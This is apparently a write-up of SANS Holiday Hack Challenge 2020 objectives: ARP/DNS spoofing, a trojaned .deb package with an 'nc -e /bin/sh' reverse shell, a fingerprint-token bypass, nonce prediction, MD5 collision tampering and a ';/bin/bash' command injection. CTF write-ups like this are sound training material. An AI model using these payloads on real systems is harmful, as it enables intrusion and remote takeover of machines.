
With the scripts ready I started `tcpdump -nni eth0 -w outfile.pcap` in one terminal then ran `./dns_resp.py` in another terminal and left it running. Finally I `ran ./arp_resp.py` in the third terminal and this generated the ARP response we did previously, and then a DNS response to the request that was triggered.

[1] https://www.cs.dartmouth.edu/~sergey/netreads/local/reliable-dns-spoofing-with-python-scapy-nfqueue.html

Looking at the resulting pcap file in Scapy;

```
>>>f=rdpcap("/home/guest/outfile.pcap")
>>>f.summary()
>>>f[IP].summary()
```

We now see a number of new requests including http requests.




```
>>> f[IP].summary()
Ether / IP / UDP / DNS Qry "b'ftp.osuosl.org.'"
Ether / IP / UDP / DNS Ans "10.6.0.2"
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 S
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 S
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 SA
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 A
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 PA / Raw
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 A
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 PA / Raw
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 A
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 PA / Raw
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 PA / Raw
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 PA / Raw
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 PA / Raw
Ether / IP / TCP 10.6.6.35:52222 > 10.6.0.2:http S
Ether / IP / TCP 10.6.0.2:http > 10.6.6.35:52222 RA
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 FPA / Raw
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 A
Ether / IP / TCP 10.6.0.2:34756 > 10.6.6.35:64352 FA
Ether / IP / TCP 10.6.6.35:64352 > 10.6.0.2:34756 A
```

We can use `>>> hexdump(f[IP][12].load)` to see the contents of individual packets.

I now start up a http server as suggested by the `HELP.md` file:

```
~$ python3 -m http.server 80
```


If I try sending out the crafted ARP response and DNS response packets again I receive a GET instruction on the http server and guess what?.... it looks like Jack Frost is trying to download a file called `suriv_amd64.deb`!



```
guest@321cb10bbd8d:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [04/Jan/2021 11:33:37] code 404, message File not found
10.6.6.35 - - [04/Jan/2021 11:33:37] "GET /pub/jfrost/backdoor/suriv_amd64.d
eb HTTP/1.1" 404 -
```

Well this seems like an opportunity to pass on my own .deb file with a reverse shell to give me access to the compromised terminal.

I created an empty file called `suriv_amd64.deb` and the `/pub/jfrost/backdoor/` directories and I confirm that the file is being download with my http server returning code 200 now.



```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [04/Jan/2021 12:27:09] "GET /pub/jfrost/backdoor/suriv_amd64.
deb HTTP/1.1" 200 -
```

OK – so all I need is to find some way to make the deb file open a reverse shell when it is installed on the compromised machine. This is where the link in one of the hints for this objective came in very handy[2].

I took the Netcat debian file found in the `debs/` folder and de-packaged it to a temporary folder called `work/`:

```
~$ dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb work
```

I created a directory called DEBIAN in work

```
~$ mkdir work/DEBIAN
```

I extracted the `control` and `postinst` files from the deb package and moved them to the `work/DEBIAN/` directory:

```
~$ ar -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb
~$ tar -xf control.tar.xz ./control
~$ tar -xf control.tar.xz ./postinst
~$ mv control work/DEBIAN/
~$ mv postinst work/DEBIAN/
```

[2] http://www.wannescolman.be/?p=98

Now I added a line to the end of the `postinst` file to have it establish a Netcat reverse shell (We know that Netcat is installed if the deb has been run).

```
~$ echo “nc -e /bin/sh 10.6.0.4 5555” >> work/DEBIAN/postinst
```


And I re-package the deb file:

```
~$ dpkg-deb --build work/
```

Finally I moved the .deb file to the web server, renaming it to the file Jack Frost is looking for:


```
~$ mv work.deb /home/guest/pub/jfrost/backdoor/suriv_amd64.deb
```

Now we start a Netcat listener, start the web server, run the DNS response script and the ARP response script and after a few seconds – we have a Netcat session up and running!



```
listening on [any] 5555 ...
connect to [10.6.0.4] from (UNKNOWN) [10.6.6.35] 34958
whoami
jfrost
```

Conveniently I’m in the same directory as `NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt` and I can simply see its contents with `cat`



```
y the North Pole Chamber of Commerce, and are not a matter for this Board.  Mr
s. Nature made a motion to approve.  Seconded by Mr. Cornelius.  Tanta Kringle
 recused herself from the vote given her adoption of Kris Kringle as a son ear
ly in his life.
```

That’s it – ***Tanta Kringle*** was the one who recused herself from the vote. I can’t believe I made it this far!!


Objective 10 – Defeat Fingerprint Sensor

`Bypass the Santavator fingerprint sensor. Enter Santa's office without Santa's fingerprint.`

Procedure


Let’s begin by looking at the source code in the elevator.

Inside app.js we see that the script is checking whether a taken ‘besanta’ is passed to it – presumably this will make the fingerprint scanner clickable



```
}

const handleBtn4 = () => {
  const cover = document.querySelector('.print-cover');
  cover.classList.add('open');

  cover.addEventListener('click', () => {
    if (btn4.classList.contains('powered') && hasToken('besanta')) {
      $.ajax({
        type: 'POST',
        url: POST_URL,
        dataType: 'json',
        contentType: 'application/json',
        data: JSON.stringify({
          targetFloor: '3',
          id: getParams.id,
        }),
        success: (res, status) => {
          if (res.hash) {
            __POST_RESULTS__({
              resourceId: getParams.id || '1111',
              hash: res.hash,
              action: 'goToFloor-3',
            });
          }
        }
      });
    } else {
      __SEND_MSG__({
        type: 'sfx',
        filename: 'error.mp3',
      });
    }
  });
};
```

Searching around in the elements pane I come across this entry:



```
▼<body>
  ▼<div id="root">
    ▼<div class="hhc-modal challenge visible">
      ▼<div class="modal-frame challenge challenge-elevator4">
        ▶<iframe title="challenge" src="https://elevator.kringlecastle.com?challenge=elevator4&id=0cf6c4f
        8-598e-…arble,nut2,nut,candycane,ball,yellowlight,elevator-key,greenlight,redlight">…</iframe>
        </div>
        <a class="close-modal-btn" href="/">Close</a>
```

I tried adding `,besanta` to the end and it worked! The elevator took me to Santa’s work shop! Well that was easier than I expected!

Objective 11a – Naughty/Nice List with Blockchain Investigation Part 1

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Hint

- **TANGLE COALBOX:** If you have control over two bytes in a file, it's easy to create MD5 hash collisions. Problem is: there's that nonce that he would have to know ahead of time.

Tools

https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip

Procedure

So I start by downloading the tool kit and it looks like it's something I need to install using Docker …. Great I have little to no experience with Docker!

Eventually I figure it out

```
# sudo apt-get install docker-ce

# docker build --tag=”sanshh:Dockerfile” /root/objective11a/dockerbuild/
```


Running `# docker images` confirms that we now have a repository called `sanshh`.

Running `./docker.sh` now takes me into the newly built Docker environment (I think)

I wrote a python script that cycles through all the blocks and retrieves their nonce.

The result of this script was stored in a text file (`outfile.txt`) and this was then fed to a second python script which ran the Mersenne twister predictor on the collected nonces. I set it to take the first 1540 entries as its learning data and to then predict the last 8 entries so that I could compare the output to the last 8 known nonces on the list. Once I could confirm that the output was matching correctly, I edited the script to give me the expected nonces up to block index 130000.

The predicted value for block 130000 was 6270808489970332317 which in hex is **57066318F32F729D**



```
1543 :  12288628311000202778
1544 :  14033042245096512311
1545 :  9999237799707722025
1546 :  7556872674124112955
1547 :  16969683986178983974
129997 :  13205885317093879758
129998 :  109892600914328301
129999 :  9533956617156166628
130000 :  6270808489970332317
```

Objective 11b – Naughty/Nice List with Blockchain Investigation Part 2


The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

Hints

- **TANGLE COALBOX:** A blockchain works by "chaining" blocks together - each new block includes a hash of the previous block. That previous hash value is included in the data that is hashed - and that hash value will be in the next block. So there's no way that Jack could change an existing block without it messing up the chain...
- **TANGLE COALBOX:** Qwerty Petabyte is giving a talk about blockchain tomfoolery!
- **TANGLE COALBOX:** The idea that Jack could somehow change the data in a block without invalidating the whole chain just collides with the concept of hashes and blockchains. While there's no way it could happen, maybe if you look at the block that seems like it got changed, it might help.
- **TANGLE COALBOX:** If Jack was somehow able to change the contents of the block AND the document without changing the hash... that would require a very UNIque hash COLLision.
- **TANGLE COALBOX:** Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting.
- **TANGLE COALBOX:** Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.


Procedure

I used the commented part in `naughty_nice.py` to create a python script that cycles through the blocks one by one and prints the block's index and the score. I immediately notice that the block at index 1010 has a massive score of 4294967295 (0xffffffff)– this must be the block that Jack tampered with. I also created a second script to check the SHA256 hash of the blocks against the one given in the hints to confirm that I have the right block.



```
block no.  1008  score:  100
block no.  1009  score:  15
block no.  1010  score:  4294967295
block no.  1011  score:  55
block no.  1012  score:  100
block no.  1013  score:  90
block no.  1014  score:  20
```

I modified the same script slightly to dump the corresponding files and I got `129459.bin` and `129459.pdf`.

Opening the pdf with a hex editor we see a plaintext saying `/Type/Catalog/_Go_Away/Santa/Pages 2`


```
00000000  25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21  %PDF-1.3.%%ÁÎÇÅ!
00000010  0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70  ..1 0 obj.<</Typ
00000020  65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77  e/Catalog/_Go_Aw
00000030  61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 32  ay/Santa/Pages 2
00000040  20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E   0 R      0ùÙ¿WŽ
00000050  3C AA E5 0D 78 8F E7 60 F3 1D 64 AF AA 1E A1 F2  <ªå.x.ç`ó.d¯ª.¡ò
00000060  A1 3D 63 75 3E 1A A5 BF 80 62 4F C3 46 BF D6 67  ¡=cu>.¥¿€bOÃF¿Ög
00000070  CA F7 49 95 91 C4 02 01 ED AB 03 B9 EF 95 99 1C  Ê÷I•'Ä..í«.¹ï•™.
```

This reminded me of one particular slide in the Colltris deck. So following its advice, I changed the value following pages from 2 to 3.



PDF

MERGE BOTH DOCUMENTS, SPLIT /Kids IN 2 PART SHOWING PAGES SETS SEPARATELY.

DECLARE A /Catalog OBJECTS THAT HAS ITS /Pages AS OBJECT 2.


```
0040: .. .. ./ .P .a .g .e .s .  .2 .  .0 . .R \n .%
```

THE OTHER FILE WILL HAVE ITS PAGES REFERENCED AS OBJECT 3.

```
0040: .. .. ./ .P .a .g .e .s .  .3 .  .0 . .R \n .%
```

I could now re-open the pdf and see a completely new message from Shinny Upatree inside it – so I must be on the right track.

Thanks to **@elakmarcus#5519** on Discord who then nudged me towards this slide:



```
0000:  .U .n .i .C .o .l .l .  .2 .  .p .r .e .f .i .x
0010:  .  .2 .0 .b 24 FA 3F 50 2F 7A B1 A7 04 DC 2F 39
0020:  07 E7 6F 33 B4 64 97 DD B1 95 8E F3 CB 60 18 B1
0030:  9F E9 DC B3 D8 03 FC 7C 52 40 8E 36 AF 0C 86 C7
0040:  8C 41 62 73 C9 B9 A7 EB 03 10 68 F0 5B 82 49 EE
0050:  B6 77 D5 50 E2 B8 D7 A2 61 16 78 B0 35 24 1B 2F
0060:  5A 83 E2 E0 49 4F B7 0D 7D 7C E7 3F CC B7 F3 72
0070:  8A 55 71 A0 B2 34 6C 0E 45 EE 04 60 ED 33 62 BC

0000:  .U .n .i C3 .o .l .l .  .2 .  .p .r .e .f .i .x
0010:  .  .2 .0 .b 24 FA 3F 50 2F 7A B1 27 04 DC 2F 39
0020:  07 E7 6F 33 B4 64 97 DD B1 95 8E F3 CB 60 18 B1
0030:  9F E9 DC B3 D8 03 FC 84 52 40 8E 36 AF 0C 86 C7
0040:  8C 41 62 F3 C9 B9 A7 EB 03 10 68 F0 5B 82 49 EE
0050:  B6 77 D5 50 E2 B8 D7 A2 61 16 78 30 35 24 1B 2F
0060:  5A 83 E2 E0 49 4F B7 0D 7D 7C E7 3F CC B7 F3 72
0070:  8A 55 71 A0 B2 34 6C 06 45 EE 04 60 ED 33 62 BC
```

112

WITH N=2:

- LESS PREDICTABLE DIFFERENCE
+ 16 FIXED BYTES AFTER THE FIRST DIFFERENCE

WITH N=3:

DIFFERENCE ON THE LAST BYTE

```
0000:  .U .n .i .C .o .l .l .  .3 .  .p .r .e .f .i .x
0010:  .  .2 .0 .b EC D2 0C 56 2F 03 F6 66 D1 76 8F 87
0020:  FF E4 7B EC F3 31 0A 65 66 B5 BD 6D F5 2B FD 1E
0030:  4D 2D 99 37 0C B6 1B D5 63 94 DC 2E DB 97 F2 10
0040:  22 BA 25 C4 F6 F7 EC C6 D7 0E DB 5D 18 DF 90 F9
0050:  6A C5 2A 0A CC 88 3C 7F 6C AE 24 71 F9 BF 76 17
0060:  BE 60 AA DE 6F 0B 11 D0 52 E2 0E 85 BB 0B 8B 76
0070:  A1 18 87 03 D2 9D 39 80 79 10 50 3F BC 17 65 01

0000:  .U .n .i .C .o .l .l .  .3 .  .p .r .e .f .i .x
0010:  .  .2 .0 .b EC D2 0C 56 2F 04 F6 66 D1 76 8F 87
0020:  FF E4 7B EC F3 31 0A E5 66 B5 BD 6D F5 2B FD 1E
0030:  4D 2D 99 37 0C B6 1B D5 63 94 DC 2E DB 97 F2 90
0040:  22 BA 25 C4 F6 F7 EC C6 D7 0E DB 5D 18 DF 90 F9
0050:  6A C5 2A 0A CC 88 3C 7F 6C AD 24 71 F9 BF 76 17
0060:  BE 60 AA DE 6F 0B 11 50 52 E2 0E 85 BB 0B 8B 76
0070:  A1 18 87 03 D2 9D 39 80 79 10 50 3F BC 17 65 81
```

OTHER IMPLEMENTED VARIANTS:

[f https://github.com/cr-marcstevens/hashclash/blob/master/scripts/poc_no.sh#L29-L44

```
N=1: "--diffm2 9" [by default]
N=2: "--diffm13 28 --diffm0 32 --diffm6 32"
N=3: "--diffm6 9 --diffm9 32 --diffm15 32"
```

I followed the suggested instructions: since I incremented the value for pages by 1, I decreased the corresponding value 128 bytes later by 1.

So this substitutes the pdf with the correct one while keeping the same MD5. Now I just need to change one more pair of bytes, so I figure this must be the one determining whether the block is naughty or nice.

I modified the previous python scripts to output the whole block to a binary file (so that I'd avoid any potential errors when re-assembling the block later). I then loaded this new binary in the hex editor and changed the two bytes mentioned above again. Next, I looked for the entry for 0xffffffff (i.e. Jack's score) and judging by the block structure I knew that the next byte determines whether the entry is for Naughty or Nice. So just like I did before, I changed this from a '1' to a '0' and incremented the corresponding byte 128 bytes later by 1 and saved the binary.

```
root@kali:~/objective11# sha256sum /root/pcshare/outfile.txt

fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb
/root/pcshare/outfile.txt
```

Now I just run sha256sum to get the sha256 hash of the original block 😊

Never in a million years would I have thought that I'd make it this far!!!!

You Won!

SWAG: https://teespring.com/hhc2020-winner?pid=1096&cid=104162

Challenge – Linux Primer

1. Perform a directory listing of your home directory to find a munchkin and retrieve a lollipop!
   ```
   $ ls
   ```
2. Now find the munchkin inside the munchkin.
   ```
   $ cat munchkin_19315479765589239
   ```
3. Great, now remove the munchkin in your home directory.
   ```
   $ rm munchkin_19315479765589239
   ```
4. Print the present working directory using a command.
   ```
   $ pwd
   ```
5. Good job but it looks like another munchkin hid itself in you home directory. Find the hidden munchkin!
   ```
   $ ls -a
   ```
6. Excellent, now find the munchkin in your command history.
   ```
   $ history
   ```
7. Find the munchkin in your environment variables.
   ```
   $ env
   ```
8. Next, head into the workshop.
   ```
   $ cd workshop/
   ```
9. A munchkin is hiding in one of the workshop toolboxes. Use "grep" while ignoring case to find which toolbox the munchkin is in.
   ```
   $ cat toolbox_* | grep -i munchkin
   ```
10. A munchkin is blocking the lollipop_engine from starting. Run the lollipop_engine binary to retrieve this munchkin.
    ```
    $ chmod 755 lollipop_engine
    $ ./lollipop_engine
    ```
11. Munchkins have blown the fuses in /home/elf/workshop/electrical. cd into electrical and rename blown_fuse0 to fuse0.
    ```
    $ cd /home/elf/workshop/electrical/
    $ cp blown_fuse0 fuse0
    $ rm blown_fuse0
    ```
12. Now, make a symbolic link (symlink) named fuse1 that points to fuse0
    ```
    $ ln -s fuse0 fuse1
    ```
13. Make a copy of fuse1 named fuse2.
    ```
    $ cp fuse1 fuse2
    ```
14. We need to make sure munchkins don't come back. Add the characters "MUNCHKIN_REPELLENT" into the file fuse2.
    ```
    $ echo MUNCHKIN_REPELLENT >> fuse2
    ```
15. Find the munchkin somewhere in /opt/munchkin_den.
    ```
    $ cd /opt/munchkin_den/
    $ find -iname *munchkin*
    ```
16. Find the file somewhere in /opt/munchkin_den that is owned by the user munchkin.

```
$ find /opt/munchkin_den/ -user munchkin
```

17. Find the file created by munchkins that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/munchkin_den.

```
$ find /opt/munchkin_den/ -size +108k -size -110k
```

18. List running processes to find another munchkin.

```
$ ps -e
```

19. The 14516_munchkin process is listening on a tcp port. Use a command to have the only listening port display to the screen.

```
$ netstat -napt
```

20. The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last munchkin.

```
$ curl 0.0.0.0:54321
```

21. Your final task is to stop the 14516_munchkin process to collect the remaining lollipops.

```
$ kill 28786
```

22. Congratulations, you caught all the munchkins and retrieved all the lollipops!
   Type "exit" to close...

```
$ exit
```

Challenge – Unescape Tmux

Hint

- **PEPPER MINSTIX:** There's a handy tmux reference available at https://tmuxcheatsheet.com/!

Procedure

Have a look at https://tmuxcheatsheet.com/ and in the terminal enter the command:

```
$ tmux attach-session
```

Challenge – Kringle Kiosk


Hint

- **SHINNY UPATREE:** There's probably some kind of command injection vulnerability in the menu terminal.

Procedure

The hint pretty much points us in the right direction immediatley and the link within it explicity explains what needs to be done.

When prompted I selected menu item "4. Print Name Badge" which accepts free text input and kindly asks you to avoid special characters as "they cause some weird errors". I disobeyed this and entered `;/bin/bash` and that got me to a bash prompt.

